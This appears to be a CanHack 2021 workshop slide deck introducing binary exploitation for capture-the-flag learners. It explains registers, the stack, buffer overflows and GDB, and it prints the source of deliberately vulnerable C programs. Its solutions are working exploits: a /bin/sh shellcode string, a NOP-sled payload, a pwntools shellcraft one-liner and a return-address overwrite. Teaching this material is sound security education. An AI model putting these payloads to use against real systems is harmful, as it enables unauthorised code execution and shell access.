Binary Exploitation 101

CanHack 2021

December 2, 2020

What is Binary Exploitation

Binary exploitation involves taking advantage of a bug or vulnerability in order to cause unintended or unanticipated behaviour in the problem.

Memory corruption is a common form of challenges seen in the Binary Exploitation category

Running Linux Program Files

To run a Linux program file go to the folder where the program is located and append **"./"** before the name of the program to run


./run - this command will run the program named "run"

Ex. Practice-run-1

Central Processing Unit (CPU)

CPU comprises of:

- The Arithmetic Logic Unit (ALU)
  - The ALU consists of the Arithmetic Unit (responsible for mathematical functions) and Logic Unit (responsible for logical operations)
- The Control Unit (CU)
  - Controls and directs the main memory, (ALU), input and output devices, and is also responsible for the instructions that are sent to the CPU
- Registers
  - Small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated, hold data temporarily



Registers


What do registers do?

- Holds temporary data that is is needed by the CPU to execute instructions
- Perform operations
- Store resulting data

Only hold a small amount of data, 64-bit architecture CPU’s hold 64 bits of data/register and 32-bit architecture CPU’s hold 32 bits of data/register

The CPU Architecture determines the design of the processor, instructions that are supported, size of registers and other factors.

Common architecture for processors is x86 developed by Intel



ESP- Current position of data or address within the program stack.


EBP- Frame pointer, contains the base address of the function's frame.

EIP- holds the address of next instruction to be executed, ret pops that address off the stack into eip.

Image Source: University of Virginia Computer Science


Stack

- A reserved area of memory used to store temporary variables created by each function (including the main() function).
- All x86 architectures use a stack as a temporary storage area in RAM that allows the processor to quickly store and retrieve data in memory
- Higher memory addresses are at the top of the stack
- LIFO (Last In First Out) Method is used, items that are “pushed” on top of the stack are “popped” first
- Data is stored using the Little Endian method
- 0x12345678 , it would be entered as 78, 56, 34, 12 into the stack
- In 32-bit registers, memory addresses of registers are 4 bytes apart
- By using a base pointer the return address will always be at ebp+4, the first parameter will always be at ebp+8, and the first local variable will always be at ebp-4



Buffer Overflows

- Violation of memory security
- A buffer is a specific area of memory that an application has access to, to hold temporary data
- When an application receives more input than it expects a buffer overflow occurs
- Buffer overflows allow access to memory locations beyond the applications buffer resulting in the program crashing
- This enables an attacker to inject their malicious code into this area of memory



Buffer Overflow Continued..

- If an attacker understands how memory and binary works then they can craft a code that can be interpreted by the computer and executed
- If it overflows into an instruction, the computer might begin executing it
- Many programs that are written in C, C++ and in other languages are susceptible to these attacks
- They lack built-in protection against accessing data anywhere in memory space
- Don’t automatically check whether inputted data is within its bounds

Dangerous C functions

1. strcpy (does not specify a maximum length while copying)
2. strncpy
3. strcat
4. printf
5. sprint (format string vulnerability)
6. scanf
7. fgets
8. gets
9. getws
10. memcpy
11. memmove

Overflow 0

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>

#define FLAGSIZE_MAX 64

char flag[FLAGSIZE_MAX];

void sigsegv_handler(int sig) {
  fprintf(stderr, "%s\n", flag);
  fflush(stderr);
  exit(1);
}

void vuln(char *input){
  char buf[128];
  strcpy(buf, input);
}

int main(int argc, char **argv){

  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }
  fgets(flag,FLAGSIZE_MAX,f);
  signal(SIGSEGV, sigsegv_handler);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  if (argc > 1) {
    vuln(argv[1]);
    printf("You entered: %s", argv[1]);
  }
  else
    printf("Please enter an argument next time\n");
  return 0;
}
```

Tries to open up the flag.txt, gets an error message if can't read it

Read the file and set up a signal if it gets a segfault (program crashes) to try and run the "sigsegv_handler"

If arg>1 it will pass the argument to the vuln function

Vuln needs an argument ,
Vulnerable function takes an input of 128 characters and copies it into a buffer

If we input more than 128 characters we can cause a segmentation fault and crash the program which in turn will give us the flag.

Shell code

Small piece of code used as payload in the exploitation of a software vulnerability

Example of shellcode:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x
0b\xcd\x80\x31\xc0\x40\xcd\x80
```

Pure hexadecimal values, The shellcode cannot contain any null bytes (0x00). Null ('\0') is a string delimiter which instructs all C string functions (and other similar implementations), once found, will stop processing the string (a null-terminated string).

Allows attackers to inject a shell so they can execute commands, which is why it's called "shellcode"

Handy ShellCode

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 148
#define FLAGSIZE 128

void vuln(char *buf){
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  char buf[BUFSIZE];

  puts("Enter your shellcode:");
  vuln(buf);

  puts("Thanks! Executing now...");

  ((void (*)())buf)();


  puts("Finishing Executing Shellcode. Exiting now...");

  return 0;
}
```

Vulnerable function which runs gets and display onto the screen with puts, passing argument “buf”. Size is defined as 148 characters. We can input our shellcode into here

Function pointer to execute that code

Handy ShellCode Solution:

Inject shellcode

Program needs to hold the shell and interpret the shellcode as bytes and not a string, the below python program will allow us to achieve that


```
(python -c "print
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\
xcd\x80\x31\xc0\x40\xcd\x80'"; cat) | ./vuln
```

Alternate ways to solve the problem

Use ‘PwnTools’ - is a CTF framework and exploit development library

```
(python -c "import pwn; print(pwn.asm(pwn.shellcraft.linux.sh()))"; cat) | ./vuln
```

Craft a script



Attacker has overwritten the return address, which now goes to the location specified and executes the attackers code

Source: Wikipedia

NOP Sled

- NOP means “No Operation”
- It is hard to find the exact location in memory of the pointer, one technique that is used is NOP
- Many Intel processors use 0x90 as a NOP command
- A string of 0x90 is known as a NOP sled
- Attackers abuse the NOP by inputting a NOP sled followed by malicious code
- The CPU ignores the NOP sled until it gets to the last one and executes the code in the next instruction (ie. the malicious code)

Slippery Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 512
#define FLAGSIZE 128

void vuln(char *buf){
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  char buf[BUFSIZE];

  puts("Enter your shellcode:");
  vuln(buf);

  puts("Thanks! Executing from a random location now...");

  int offset = (rand() % 256) + 1;

  ((void (*)())(buf+offset))();


  puts("Finishing Executing Shellcode. Exiting now...");

  return 0;
}
```

We input the shellcode and execute vuln

Vuln puts the shellcode into the buffer

Buffer is executed with the function pointer with an offset added

We need a way that doesn't matter where it lands that it executes our shellcode

Slippery Shellcode Solution

Write a program to print out NOP so it overrides the offset and executes the shellcode

```
(python -c "print '\x90' *256 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb
0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'" ; cat) | ./vuln
```

GDB- The GNU debugger

DB, the GNU Project debugger, allows you to see what is going on `inside' another program while it executes -- or what another program was doing at the moment it crashed.

GDB can do four main kinds of things (plus other things in support of these) to help you catch bugs in the act:

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.


Source: https://www.gnu.org/software/gdb/

GDB commands

- type ‘gdb’ to start GDB.
- type quit or Ctrl-d to exit.

Full syntax here.

GDB with modular interface →


GDB dashboard

```
── Output/messages ──────────────────────────────────────────────────────────
17          for (i = 0; i < text_length; i++) {
── Assembly ─────────────────────────────────────────────────────────────────
 0x00005555555551ec  48 8b 45 f8     encrypt+103 mov    rax,QWORD PTR [rbp-0x8]
 0x00005555555551f0  48 01 d0        encrypt+107 add    rax,rdx
 0x00005555555551f3  31 ce           encrypt+110 xor    esi,ecx
 0x00005555555551f5  89 f2           encrypt+112 mov    edx,esi
 0x00005555555551f7  88 10           encrypt+114 mov    BYTE PTR [rax],dl
 0x00005555555551f9  48 83 45 f8 01  encrypt+116 add    QWORD PTR [rbp-0x8],0x1
 0x00005555555551fe  48 8b 45 f8     encrypt+121 mov    rax,QWORD PTR [rbp-0x8]
 0x0000555555555202  48 3b 45 e8     encrypt+125 cmp    rax,QWORD PTR [rbp-0x18]
 0x0000555555555206  72 bb           encrypt+129 jb     0x5555555551c3 <encrypt+62>
 0x0000555555555208  90              encrypt+131 nop
── Breakpoints ──────────────────────────────────────────────────────────────
[1] break at 0x00005555555552d9 in xor.c:56 for xor.c:56 hit 1 time
[2] break at 0x0000555555555199 in xor.c:13 for encrypt hit 1 time
[3] break at 0x000055555555521b in xor.c:27 for dump if i = 5
[4] write watch for output[10] hit 1 time
── Expressions ──────────────────────────────────────────────────────────────
password[i % password_length] = 101 'e'
text[i] = 32 ' '
output[i] = 69 'E'
── History ──────────────────────────────────────────────────────────────────
$$1 = 0x555555559260 "\f\032\v\a\v\006\022\004\032\001\037E": 12 '\f'
$$0 = 0x7fffffffef2c "hunter2": 104 'h'
── Memory ───────────────────────────────────────────────────────────────────
── password ─────────────────────────────────────────────────────────────────
0x00007fffffffef2c  68 75 6e 74 65 72 32 00 64 6f 65 73 6e 74 20 6c  hunter2·doesnt·l
── text ─────────────────────────────────────────────────────────────────────
0x00007fffffffef34  64 6f 65 73 6e 74 20 6c 6f 6f 6b 20 6c 69 6b 65  doesnt·look·like
0x00007fffffffef44  20 73 74 61 72 73 20 74 6f 20 6d 65 00 48 4f 53  ·stars·to·me·HOS
── output ───────────────────────────────────────────────────────────────────
0x0000555555559260  0c 1a 0b 07 0b 06 12 04 1a 01 1f 45 00 00 00 00  ···········E····
0x0000555555559270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ················
── Registers ────────────────────────────────────────────────────────────────
    rax 0x000055555555926b    rbx 0x0000000000000000       rcx 0x0000000000000065
    rdx 0x0000000000000045    rsi 0x0000000000000045       rdi 0x00007fffffffef40
    rbp 0x00007fffffffec40    rsp 0x00007fffffffec00        r8 0x0000000000000003
     r9 0x00000000000a3330    r10 0x0000555555559010       r11 0x0000000000000030
    r12 0x00005555555550a0    r13 0x00007fffffffed60       r14 0x0000000000000000
    r15 0x0000000000000000    rip 0x00005555555551f9    eflags [ IF ]
     cs 0x00000033             ss 0x0000002b                ds 0x00000000
     es 0x00000000             fs 0x00000000                gs 0x00000000
```

Overflow 1

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

Function called flag which prints out flag.txt

Vuln function is running gets (which is a function with a lot of security flaws)

Setvbuff - Buffer is set up

Privileges are raised so we can read the flag

Runs vulnerable function, which will show us the address it's jumped to

Overflow 1 Solution

Trial and error to see how many characters are needed to override the jump address to the address we provide

```
(python -c "print 'A'*76+'\xe6\x85\x04\x08'") | ./vuln
```

Mitigation against Buffer Overflow attacks

- IDS/IPS
- Secure code (boundary checking, input validation)
- Canary
- Mark areas of memory as NX/XD (No execution/execute disable), processor will not execute any code residing in any of these areas

Resources

https://dmz.ryerson.ca/canhack-resource-hub

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow


https://www.tenouk.com/Bufferoverflowc/Bufferoverflow2a.html

https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf

https://github.com/Gallopsled/pwntools

https://tcode2k16.github.io/blog/posts/picoctf-2019-writeup/binary-exploitation/#solution

https://ctf.samsongama.com/ctf/index.html



Thank You

Questions?

Reminders

- Next week Thursday will be the last Teacher office hours for this year
- By the end of next week the 2021 workshop schedule and office hour schedule will be shared